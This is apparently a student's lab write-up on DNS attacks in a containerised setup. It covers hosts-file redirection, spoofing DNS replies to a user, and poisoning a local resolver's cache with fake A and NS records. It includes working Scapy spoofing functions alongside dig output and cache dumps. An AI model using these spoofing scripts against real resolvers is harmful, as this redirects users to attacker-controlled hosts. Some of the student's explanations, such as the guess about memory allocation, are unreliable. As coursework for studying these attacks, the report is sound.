

3.4 Testing DNS Setup

By building and running the docker containers, I can test their functionality by calling the nameserver container from the user container.

By entering the attacker NS container, I can poke around to find out where the “attacker32.com” actually routes to. Looking in the named.conf file, I can see that the attacker32.com zone is controlled by another file, /etc/bind/zone_attacker32.com.

```
|root@6917e73df501:/# cat /etc/bind/named.conf
...
zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};
```

Now, I can look into this zone_attacker32.com file to see the DNS configuration information

```
|root@6917e73df501:/# cat /etc/bind/zone_attacker32.com
$TTL 3D
@      IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker32.com.

@      IN      A       10.9.0.180
www    IN      A       10.9.0.180
ns     IN      A       10.9.0.153
*      IN      A       10.9.0.100
```

As shown near the bottom, “@” subdomains will route to 10.9.0.180, “www” will route to 10.9.0.180 as well, “ns” will route to 10.9.0.153, and anything else will route to 10.9.0.100. I can test this by calling the ‘dig’ command on ns.attacker.32.com, as well as some other subdomains.

Querying ns.attacker32.com:

```
root@30b4ca5dd6c1:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16317
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b8badc0ed273ff9601000000690ba3f3e94efb79f6b3a94c (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.                257746  IN      A      10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 05 19:22:27 UTC 2025
;; MSG SIZE rcvd: 90
```

As seen, the response is sent from 10.9.0.153, which is the IP listed in the zone_attacker32.com file.

Querying www.attacker32.com:

```
root@30b4ca5dd6c1:/# dig www.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52806
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3b59d228826d395601000000690ba48171a95959071aaf84 (good)
;; QUESTION SECTION:
;www.attacker32.com.                IN      A

;; ANSWER SECTION:
www.attacker32.com.                258263  IN      A      10.9.0.180

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 05 19:24:49 UTC 2025
;; MSG SIZE rcvd: 91
```

Again, this matches the pattern IP shown in the zone_attacker32.com file, showing that the nameserver is properly configured.

Similarly, I can run these tests on www.example.com inside and outside of the attacker nameserver and inspect the responses.

Looking in the attacker nameserver, the example.com zone shows us some subdomain routing data:

```
root@6917e73df501:/# cat /etc/bind/zone_example.com
$TTL 3D
@          IN      SOA    ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@          IN      NS     ns.attacker32.com.

@          IN      A      1.2.3.4
www        IN      A      1.2.3.5
ns         IN      A      10.9.0.153
*          IN      A      1.2.3.6
```

By running “dig @ns.attacker32.com www.example.com” from the user container I should receive a response from 1.2.3.5

```
root@30b4ca5dd6c1:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54218
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 33fa75dff05c15d901000000690ba5734a455c0bee1c1e07 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Nov 05 19:28:51 UTC 2025
;; MSG SIZE rcvd: 88
```

This is exactly what I receive, now I can test a query to www.example.com regularly and inspect the response:

```
root@30b4ca5dd6c1:/# dig www.example.com

; <<> DiG 9.16.1-Ubuntu <<> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9763
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 4096
; COOKIE: ec630d26faa29ffb01000000690ba53944474030e60900ce (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                300     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600  IN      CNAME   a1422.dscr.akamai.net.
a1422.dscr.akamai.net.         20      IN      A       23.222.17.139
a1422.dscr.akamai.net.         20      IN      A       23.222.17.147

;; Query time: 908 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 05 19:27:53 UTC 2025
;; MSG SIZE rcvd: 185
```

This response is very different, coming from a1422.dscr.akamai.net and very different IP addresses. This is the same response I get when I query this server outside of the user container or on a browser, which is the standard response.


5.1 Task 0: Modifying the Hosts File

The domain I will choose to redirect is onq.queensu.ca. As normal, this website works properly on my browser and ping/dig both resolve to an address of 3.89.80.145

```
[11/05/25]seed@VM:~/.../A4_Labsetup$ ping onq.queensu.ca
PING feas.desire2learn.com (3.98.80.145) 56(84) bytes of data.
64 bytes from ec2-3-98-80-145.ca-central-1.compute.amazonaws.com (3.98.80.145): icmp_seq=1 ttl=255 time=27.0 ms
64 bytes from ec2-3-98-80-145.ca-central-1.compute.amazonaws.com (3.98.80.145): icmp_seq=2 ttl=255 time=26.5 ms
```

By modifying my systems /etc/hosts file to reroute onq.queensu.ca to 4.3.2.1, I can change the response of both browser and ping to route there instead.

```
[11/05/25]seed@VM:~/.../A4_Labsetup$ echo "4.3.2.1 onq.queensu.ca" | sudo tee -a /etc/hosts
4.3.2.1 onq.queensu.ca
[11/05/25]seed@VM:~/.../A4_Labsetup$ ping onq.queensu.ca
PING onq.queensu.ca (4.3.2.1) 56(84) bytes of data.
```



Also, the outline incorrectly states that the dig command ignores /etc/hosts, as this system uses systemd-resolve as a sort of DNS proxy. I don't entirely understand systemd-resolve but sources on the internet indicated this was the reason, and is also why the ;;SERVER section of dig requests (outside of containers) uses the DNS server 127.0.0.53

```
[11/05/25]seed@VM:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.

nameserver 127.0.0.53
```

5.2 Task 1: Directly Spoofing Response to User

First, I made sure the local dns server had a clear cache:

```
[11/05/25]seed@VM:~/.../A4_Labsetup$ docksh 3f
root@3fa83de0bdca:/# rndc dumpdb -cache
root@3fa83de0bdca:/# rndc flush
```

Next, I modified my dns_sniff_spoof.py to use the proper interface value and began continually running it:

```
^Croot@VM:/# ./volumes/dns_sniff_spoof.py
```

And promptly called the dig command on the user container:

```
root@30b4ca5dd6c1:/# dig www.example.net

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61328
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      ns1.example.net.
example.net.                    259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.                259200  IN      A      1.2.3.4
ns2.example.net.                259200  IN      A      5.6.7.8

;; Query time: 55 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 06 00:29:19 UTC 2025
;; MSG SIZE rcvd: 206
```

As shown, this response contains all of the spoofed information, with the values from the python script in the answer/authority/additional section

The Answer Section

```
Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',  
               ttl=259200, rdata='10.0.2.5')
```

The Authority Section

```
NSsec1 = DNSRR(rrname='example.net', type='NS',  
               ttl=259200, rdata='ns1.example.net')  
NSsec2 = DNSRR(rrname='example.net', type='NS',  
               ttl=259200, rdata='ns2.example.net')
```

The Additional Section

```
Addsec1 = DNSRR(rrname='ns1.example.net', type='A',  
                 ttl=259200, rdata='1.2.3.4')  
Addsec2 = DNSRR(rrname='ns2.example.net', type='A',  
                 ttl=259200, rdata='5.6.7.8')
```

5.3 Task 2: DNS Cache Poisoning Attack – Spoofing Answers

Next, to poison the DNS cache I can do a very similar packet spoofing, but target the DNS to Nameserver connection. To achieve this I needed to spoof a packet returning from the Nameservers, and to do this I needed to find out the Nameserver IP addresses to spoof. I created a simplified version of the provided spoof function to simply detect where packets were headed:

```
def sniff_nameserver(pkt):  
    if (pkt[IP].src == "10.9.0.53" and DNS in pkt  
    and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):  
        print("IP DST:          ", pkt[IP].dst)
```

By repeatedly clearing the cache and calling “dig www.example.net” I was able to create a set of nameservers the DNS consistently called:

```
root@VM:/# ./volumes/dns_sniff_spoof.py  
IP DST:          199.43.135.53  
IP DST:          23.211.133.64  
IP DST:          199.43.135.53  
IP DST:          184.85.248.65  
IP DST:          199.43.135.53  
IP DST:          95.100.173.64  
IP DST:          199.43.135.53  
IP DST:          184.26.160.64  
IP DST:          199.43.133.53  
IP DST:          184.26.160.64
```

(Each dig called produced 2 calls from the DNS to nameservers)

By looking through the nameservers called, I noticed that the DNS would consistently call the nameservers 199.43.135.53 and 199.43.133.53 first, and a second nameserver next (which presumably provided a response).

Now, I can alter the packet spoofing code to mimic a response from these reliably called servers and send the packets from the nameserver to DNS:

```
def spoof_dns(pkt):
    if (pkt[IP].dst == "199.43.133.53" or pkt[IP].dst == "199.43.135.53") and pkt[IP].src == "10.9.0.53" \
    and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8'):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
        nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
```

By running this code and running “dig www.example.net” from the user I was able to successfully spoof the DNS cache into saving the malicious IP address as the address for www.example.net. Quite strangely though, the script only worked the second time it was ran, as in I would clear cache, run the script, dig www.example.net (receiving actual IP), clear cache, and dig www.example.net would provide me with malicious IP. My best guess is that the first time the spoof_dns program runs it takes a bit of extra time allocating memory and such, as this bug happened every time I tested it.

Here is the third time I ran the dig command, once for initializing memory, twice for establishing the cache, and three times for calling upon the cache. The query time of 0 msec indicates the cache was called:

```
root@30b4ca5dd6c1:/# dig www.example.net

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23611
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b59824cb8645bbb101000000690c0ac6cd8b8420af6dfc07 (good)
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                258953  IN      A      10.0.2.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 06 02:41:10 UTC 2025
;; MSG SIZE rcvd: 88
```

The response also shows up in the cache, as seen here by the output of `cat /var/cache/bind/dump.db`

```
|; additional
ns1.example.net.      863950  A      1.2.3.4
; additional
ns2.example.net.      863950  A      5.6.7.8
; authanswer
www.example.net.      863950  A      10.0.2.5
```

5.4 Task 3: Spoofing NS Records

The Authorization section was already included in the code provided, so these responses have given an authorized nameserver as “ns1.example.net” and “ns2.example.net” from the start. To change the nameserver to connect to the attacker nameserver though, I’ll have to change some of the boilerplate code to do so.

By changing my spoof_dns function to look for all example.com addresses and reply with an authority section for ns.attacker32.com, I made the following code:

```
def spoof_dns(pkt):
    if (pkt[IP].dst == "199.43.133.53" or pkt[IP].dst == "199.43.135.53") and pkt[IP].src == "10.9.0.53" \
    and 'example.com' in pkt[DNS].qd.qname.decode('utf-8'):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
        Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancoun=1,
        nscount=1, arcount=1, an=Ansec, ns=NSsec1, ar=Addsec1)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
```

Now I can send packets for www.example.com and others to test if the authority for *.example.com addresses is the ns.attacker32.com nameserver.

```

root@30b4ca5dd6c1:/# dig www.example.com

; <<> DiG 9.16.1-Ubuntu <<> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26824
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5ac1c3479c2415b301000000690c2551a46fd18321e29407 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      10.0.2.5

;; Query time: 571 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 06 04:34:25 UTC 2025
;; MSG SIZE rcvd: 88

root@30b4ca5dd6c1:/# dig carp.example.com

; <<> DiG 9.16.1-Ubuntu <<> carp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37185
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e722557ce012cd8301000000690c255da0400f1e8300ea1d (good)
;; QUESTION SECTION:
;carp.example.com.                IN      A

;; ANSWER SECTION:
carp.example.com.                259200  IN      A      1.2.3.6

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 06 04:34:37 UTC 2025
;; MSG SIZE rcvd: 89

```

Strangely, responses that were passed through the DNS were stripped of their Nameserver and Additional sections, at least visually. This image shows how the attacker nameserver in action by the 1.2.3.6 response on carp.example.com, which matches up with the breakdown in the attacker nameserver configuration file:

```
root@6917e73df501:/# cat /etc/bind/zone_example.com
$TTL 3D
@          IN      SOA    ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@          IN      NS     ns.attacker32.com.

@          IN      A      1.2.3.4
www        IN      A      1.2.3.5
ns         IN      A      10.9.0.153
*          IN      A      1.2.3.6
```

As shown, the requests for *.example.com (which carp.example.com falls under) should return an address of 1.2.3.6, which it did.

Additionally, I can check the cache to see if the nameserver is stored in the DNS cache:

```
root@3fa83de0bdca:/# rndc dumpdb -cache
root@3fa83de0bdca:/# cat /var/cache/bind/dump.db | grep "example.com"
example.com.          777448 NS      ns.attacker32.com.
carp.example.com.     863860 A        1.2.3.6
www.example.com.      863848 A        10.0.2.5
```

The nameserver is correctly stored in the cache for all example.com queries, so I'm really not sure why it wasn't showing in the dig commands.

5.5 Task 4: Spoofing NS Records for Another Domain

By switching back to the packet spoofing in task 1, I am able to see the authority sections again and view this problem a bit better. In the code, a simple extra line needs to be added for a second authority section, and this shows up in the dig request:

```
def spoof_user(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
        Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
                     nscount=2, arcount=1, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
```

```
root@30b4ca5dd6c1:/# dig carp.example.com

; <<> DiG 9.16.1-Ubuntu <<> carp.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 8040
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;carp.example.com.                IN      A

;; ANSWER SECTION:
carp.example.com.                259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.com.                     259200  IN      NS      ns.attacker32.com.
google.com.                     259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.              259200  IN      A      1.2.3.4

;; Query time: 71 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 06 04:55:57 UTC 2025
;; MSG SIZE rcvd: 182
```

Although the google.com authority shows up in the dig request, it does not show up in the cache. This is because DNS caches don't just cache anything, and DNS records that are not directly relevant to the query will not be cached. This is a safety mechanism to prevent suspicious responses, as there really is no need to cache an address that has not been called yet.

```
root@3fa83de0bdca:/# cat /var/cache/bind/dump.db | grep "example.com"
example.com.          777597  NS      ns.attacker32.com.
carp.example.com.    _      863997  A       10.0.2.5
(No google.com)
```